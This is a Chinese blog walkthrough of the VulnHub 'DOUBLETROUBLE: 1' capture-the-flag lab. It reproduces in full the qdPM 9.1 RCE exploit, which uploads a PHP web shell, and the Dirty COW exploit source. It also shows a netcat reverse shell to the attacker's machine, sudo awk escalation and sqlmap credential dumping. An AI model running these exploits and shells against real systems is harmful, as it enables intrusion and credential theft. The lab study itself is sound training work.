• vulnhub靶场之DOUBLETROUBLE: 1


    准备:

    攻击机:虚拟机kali、本机win10。

    靶机:DOUBLETROUBLE: 1,网段地址我这里设置的桥接,所以与本机电脑在同一网段,下载地址:https://download.vulnhub.com/doubletrouble/doubletrouble.ova,下载后直接vbox打开即可。

    知识点:stegseek的安装和使用、qdpm9.1l后门漏洞、nc文件传输、shell反弹、wak提权、脏牛提权(CVE-2016-5195)、sql延时注入、sqlmap使用。

    信息收集:

    通过nmap扫描下网段内的存活主机地址,确定下靶机的地址:nmap -sn 192.168.4.0/24,获得靶机地址:192.168.4.195

    扫描下端口对应的服务:nmap -T4 -sV -p- -A 192.168.4.195,显示开放了22、80端口,开放了ssh服务、web服务。

    使用dirmap进行目录扫描,获得一些目录进行,进行访问测试,最后发现secert存在一张图片。

    qdPM 9.1未授权漏洞:

    访问下80端口,发现是一个登录界面,显示了所使用的框架信息:qdpm 9.1,但是之前遇到过一个qdpm9.2漏洞,发现这里也是存在的。

    在网站:https://www.exploit-db.com/搜索下qdpm9.1是否存在可利用的exp,发现存在未授权访问漏洞,我们可以直接读取/core/config/databases.yml文件,尝试读取下文件信息,获取到数据库账户名和密码:otis/"",但是这个是未开启数据库服务的,应该是没用的信息,先收集下再说。

    stegseek获取图片隐藏信息:

    根据dirmap扫描出来的目录信息进行访问测试,发现在/secret目录下存在一张图片,下载下来保存,图片显示有otis(上面提到的用户名)、rush(密码中的参数)等信息。

    使用steghide获取文件隐藏信息:steghide info doubletrouble.jpg,发现是存在隐藏信息的,但是缺少密码无法获取出来,那就尝试下使用隐写爆破工具:stegseek。


    stegseek在kali中需要自己安装,在这个网站:https://github.com/RickdeJager/stegseek/releases下载stegseek_0.6-1.deb,使用:sudo dpkg -i stegseek_0.6-1.deb进行安装,安装成功后使用字典进行爆破获得密码和文件名以及登录账户和密码:otisrush@localhost.com/otis666,命令:stegseek --crack doubletrouble.jpg /usr/share/wordlists/rockyou.txt upfine.txt。

    qdpm9.1l后门漏洞:

    获得系统登陆的账号和密码:otisrush@localhost.com/otis666后使用qdpm9.1的后门漏洞,同样是在网站:https://www.exploit-db.com/搜索下qdpm9.1是否存在可利用的exp。

    下载下来exp文件:50175.py(这里我使用的第二个,格式不对需要自己修改,修改后的源码见下),然后输入参数执行,命令:python 50175.py -url http://192.168.4.195/ -p otis666 -u otisrush@localhost.com,返回一个后门连接,访问该目录会显示一个文件:542451-backdoor.php。

    qdpm9.1l后门漏洞利用源码
     # Exploit Title: qdPM 9.1 - Remote Code Execution (RCE) (Authenticated)
    # Google Dork: intitle:qdPM 9.1. Copyright © 2020 qdpm.net
    # Date: 2021-08-03
    # Original Exploit Author: Rishal Dwivedi (Loginsoft)
    # Original ExploitDB ID: 47954
    # Exploit Author: Leon Trappett (thepcn3rd)
    # Vendor Homepage: http://qdpm.net/
    # Software Link: http://qdpm.net/download-qdpm-free-project-management
    # Version: <=1.9.1
    # Tested on: Ubuntu Server 20.04 (Python 3.9.2)
    # CVE : CVE-2020-7246
    # Exploit written in Python 3.9.2
    # Tested Environment - Ubuntu Server 20.04 LTS
    # Path Traversal + Remote Code Execution
    
    #!/usr/bin/python3
    
    import sys
    import requests
    from lxml import html
    from argparse import ArgumentParser
    
    session_requests = requests.session()
    
    def multifrm(userid, username, csrftoken_, EMAIL, HOSTNAME, uservar):
        request_1 = {
            'sf_method': (None, 'put'),
            'users[id]': (None, userid[-1]),
            'users[photo_preview]': (None, uservar),
            'users[_csrf_token]': (None, csrftoken_[-1]),
            'users[name]': (None, username[-1]),
            'users[new_password]': (None, ''),
            'users[email]': (None, EMAIL),
            'extra_fields[9]': (None, ''),
            'users[remove_photo]': (None, '1'),
            }
        return request_1
    
    
    def req(userid, username, csrftoken_, EMAIL, HOSTNAME):
        request_1 = multifrm(userid, username, csrftoken_, EMAIL, HOSTNAME,
    '.htaccess')
        new = session_requests.post(HOSTNAME + 'index.php/myAccount/update',
    files=request_1)
        request_2 = multifrm(userid, username, csrftoken_, EMAIL, HOSTNAME,
    '../.htaccess')
        new1 = session_requests.post(HOSTNAME + 'index.php/myAccount/update',
    files=request_2)
        request_3 = {
            'sf_method': (None, 'put'),
            'users[id]': (None, userid[-1]),
            'users[photo_preview]': (None, ''),
            'users[_csrf_token]': (None, csrftoken_[-1]),
            'users[name]': (None, username[-1]),
            'users[new_password]': (None, ''),
            'users[email]': (None, EMAIL),
            'extra_fields[9]': (None, ''),
            'users[photo]': ('backdoor.php','"; $cmd = ($_REQUEST[\'cmd\']); system($cmd); echo "
    "; die; }?>', 'application/octet-stream') } upload_req = session_requests.post(HOSTNAME + 'index.php/myAccount/update', files=request_3) def main(HOSTNAME, EMAIL, PASSWORD): url = HOSTNAME + '/index.php/login' result = session_requests.get(url) #print(result.text) login_tree = html.fromstring(result.text) authenticity_token =list(set(login_tree.xpath("//input[@name='login[_csrf_token]']/@value")))[0] payload = {'login[email]': EMAIL, 'login[password]': PASSWORD,'login[_csrf_token]': authenticity_token} result = session_requests.post(HOSTNAME + '/index.php/login',data=payload, headers=dict(referer=HOSTNAME + '/index.php/login')) # The designated admin account does not have a myAccount page account_page = session_requests.get(HOSTNAME + 'index.php/myAccount') account_tree = html.fromstring(account_page.content) userid = account_tree.xpath("//input[@name='users[id]']/@value") username = account_tree.xpath("//input[@name='users[name]']/@value") csrftoken_ =account_tree.xpath("//input[@name='users[_csrf_token]']/@value") req(userid, username, csrftoken_, EMAIL, HOSTNAME) get_file = session_requests.get(HOSTNAME + 'index.php/myAccount') final_tree = html.fromstring(get_file.content) backdoor =final_tree.xpath("//input[@name='users[photo_preview]']/@value") print('Backdoor uploaded at - > ' + HOSTNAME + '/uploads/users/' +backdoor[-1] + '?cmd=whoami') if __name__ == '__main__': print("You are not able to use the designated admin account because they do not have a myAccount page.\n") parser = ArgumentParser(description='qdmp - Path traversal + RCE Exploit') parser.add_argument('-url', '--host', dest='hostname', help='Project URL') parser.add_argument('-u', '--email', dest='email', help='User email(Any privilege account)') parser.add_argument('-p', '--password', dest='password', help='User password') args = parser.parse_args() # Added detection if the arguments are passed and populated, if not display the arguments if (len(sys.argv) > 1 and isinstance(args.hostname, str) and isinstance(args.email, str) and isinstance(args.password, str)): main(args.hostname, args.email, args.password) else: parser.print_help()

     获取shell权限:

    通过命令执行漏洞反弹shell,命令:http://192.168.4.195//uploads/users/542451-backdoor.php?cmd=nc -e /bin/bash 192.168.4.114 6688,kali端开启对6688端口的监听:nc -lvvp 6688,成功获得shell权限,然后通过:python3 -c 'import pty;pty.spawn("/bin/bash")'升级下shell。

     提权:

    查看下当前账户是否存在可以使用的特权命令,sudo -l,显示存在一个awk命令。

     查询下awk命令的提权方式进行提权,命令:sudo awk 'BEGIN {system("/bin/sh")}',提权成功。

     去root目录下寻找flag未找到,但是发现了一个虚拟机:doubletrouble.ova。

     第二个靶场下载:

    这里使用nc进行文件的传输,靶机中:nc 192.168.4.114 8899 < doubletrouble.ova,kali中:nc -lvvp 8899 > doubletrouble.ova。

    第二个靶场的信息收集:

    本地使用vbox打开之后使用nmap扫描下地址和服务和扫描第一个靶机一样,发现主机ip:192.168.4.106,该主机同样开放了22和80端口、ssh和web服务。

    访问下web服务发现是一个登录窗口,目录扫描也未发现有用的目录文件。

    SQL注入:

    使用sqlmap测试下注入,看是否存在注入漏洞,命令:sqlmap -u "http://192.168.4.106/index.php" -forms,发现存在时间注入。

    然后进行数据库的爆破,命令:sqlmap -u "http://192.168.4.106/index.php" -forms -dbs ,成功获取到数据库:doubletrouble和information_schema。

    然后进行数据库表名的爆破,命令:sqlmap -u "http://192.168.4.106/index.php" -forms -D doubletrouble --tables,成功获得表:users。

    然后进行表信息的爆破,命令:sqlmap -u "http://192.168.4.106/index.php" -forms -D doubletrouble -T users --dump ,成功获得两组账户名和密码:montreux/GfsZxc1、clapton/ZubZub99。

    获取shell:

    通过xshell使用账户名和密码进行尝试连接,发现clapton/ZubZub99连接成功获得shell权限。

    在当前账户下发现user.txt文件,获取到第一个flag信息。

    提权:

    查看下当前账户是否存在可以使用的特权命令,sudo -l,显示不存在。

    查看下具有root权限的文件,命令:find / -perm -4000 -type f 2>/dev/null,发现存在一个/usr/lib/eject/dmcrypt-get-device,在https://www.exploit-db.com/网站查询可以可以利用的漏洞,发现存在本地提权漏洞,但是经过尝试均失败。

    查看下系统内核版本信息,发现存在脏牛漏洞,内核版本:3.2.0-4-amd64。

     可以在这个网站复制源码进行编译:https://github.com/FireFart/dirtycow/blob/master/dirty.c获得可利用的exp获得root权限账户,编译命令:gcc -pthread zangniu.c -o zangniu  -lcrypt,执行命令:./zangniu root。

    CVE-2016-5195脏牛漏洞利用代码
     #include 
    #include 
    #include 
    #include 
    #include 
    #include 
    #include 
    #include 
    #include 
    #include 
    #include 
    #include 
    #include 
    
    const char *filename = "/etc/passwd";
    const char *backup_filename = "/tmp/passwd.bak";
    const char *salt = "firefart";
    
    int f;
    void *map;
    pid_t pid;
    pthread_t pth;
    struct stat st;
    
    struct Userinfo {
       char *username;
       char *hash;
       int user_id;
       int group_id;
       char *info;
       char *home_dir;
       char *shell;
    };
    
    char *generate_password_hash(char *plaintext_pw) {
      return crypt(plaintext_pw, salt);
    }
    
    char *generate_passwd_line(struct Userinfo u) {
      const char *format = "%s:%s:%d:%d:%s:%s:%s\n";
      int size = snprintf(NULL, 0, format, u.username, u.hash,
        u.user_id, u.group_id, u.info, u.home_dir, u.shell);
      char *ret = malloc(size + 1);
      sprintf(ret, format, u.username, u.hash, u.user_id,
        u.group_id, u.info, u.home_dir, u.shell);
      return ret;
    }
    
    void *madviseThread(void *arg) {
      int i, c = 0;
      for(i = 0; i < 200000000; i++) {
        c += madvise(map, 100, MADV_DONTNEED);
      }
      printf("madvise %d\n\n", c);
    }
    
    int copy_file(const char *from, const char *to) {
      // check if target file already exists
      if(access(to, F_OK) != -1) {
        printf("File %s already exists! Please delete it and run again\n",
          to);
        return -1;
      }
    
      char ch;
      FILE *source, *target;
    
      source = fopen(from, "r");
      if(source == NULL) {
        return -1;
      }
      target = fopen(to, "w");
      if(target == NULL) {
         fclose(source);
         return -1;
      }
    
      while((ch = fgetc(source)) != EOF) {
         fputc(ch, target);
       }
    
      printf("%s successfully backed up to %s\n",
        from, to);
    
      fclose(source);
      fclose(target);
    
      return 0;
    }
    
    int main(int argc, char *argv[])
    {
      // backup file
      int ret = copy_file(filename, backup_filename);
      if (ret != 0) {
        exit(ret);
      }
    
      struct Userinfo user;
      // set values, change as needed
      user.username = "firefart";
      user.user_id = 0;
      user.group_id = 0;
      user.info = "pwned";
      user.home_dir = "/root";
      user.shell = "/bin/bash";
    
      char *plaintext_pw;
    
      if (argc >= 2) {
        plaintext_pw = argv[1];
        printf("Please enter the new password: %s\n", plaintext_pw);
      } else {
        plaintext_pw = getpass("Please enter the new password: ");
      }
    
      user.hash = generate_password_hash(plaintext_pw);
      char *complete_passwd_line = generate_passwd_line(user);
      printf("Complete line:\n%s\n", complete_passwd_line);
    
      f = open(filename, O_RDONLY);
      fstat(f, &st);
      map = mmap(NULL,
                 st.st_size + sizeof(long),
                 PROT_READ,
                 MAP_PRIVATE,
                 f,
                 0);
      printf("mmap: %lx\n",(unsigned long)map);
      pid = fork();
      if(pid) {
        waitpid(pid, NULL, 0);
        int u, i, o, c = 0;
        int l=strlen(complete_passwd_line);
        for(i = 0; i < 10000/l; i++) {
          for(o = 0; o < l; o++) {
            for(u = 0; u < 10000; u++) {
              c += ptrace(PTRACE_POKETEXT,
                          pid,
                          map + o,
                          *((long*)(complete_passwd_line + o)));
            }
          }
        }
        printf("ptrace %d\n",c);
      }
      else {
        pthread_create(&pth,
                       NULL,
                       madviseThread,
                       NULL);
        ptrace(PTRACE_TRACEME);
        kill(getpid(), SIGSTOP);
        pthread_join(pth,NULL);
      }
    
      printf("Done! Check %s to see if the new user was created.\n", filename);
      printf("You can log in with the username '%s' and the password '%s'.\n\n",
        user.username, plaintext_pw);
        printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n",
        backup_filename, filename);
      return 0;
    }

     切换firefart账户,查看账户权限和文件,读取第二个flag的值。


    如果您觉得阅读本文对您有帮助,请点一下“推荐”按钮,您的“推荐”将是我最大的写作动力!欢迎各位转载,但是未经作者本人同意,转载文章之后必须在文章页面明显位置给出作者和原文连接,否则保留追究法律责任的权利。
  • 相关阅读:
    Html 之 fieldset legend details summary 试验2207281650
    C++中的引用
    Unity中用序列化和反序列化来保存游戏进度
    Mysql基础 (二)
    微信小程序低功耗蓝牙BLE快速开发js
    Elasticsearch7.7的安装与启动
    创建git分支命名原则
    实现在一张图片中寻找另一张图片的目标
    【设计模式】单例模式 Singleton Pattern
    微信小程序设置 wx.showModal 提示框中 确定和取消按钮的颜色
  • 原文地址:https://www.cnblogs.com/upfine/p/16879728.html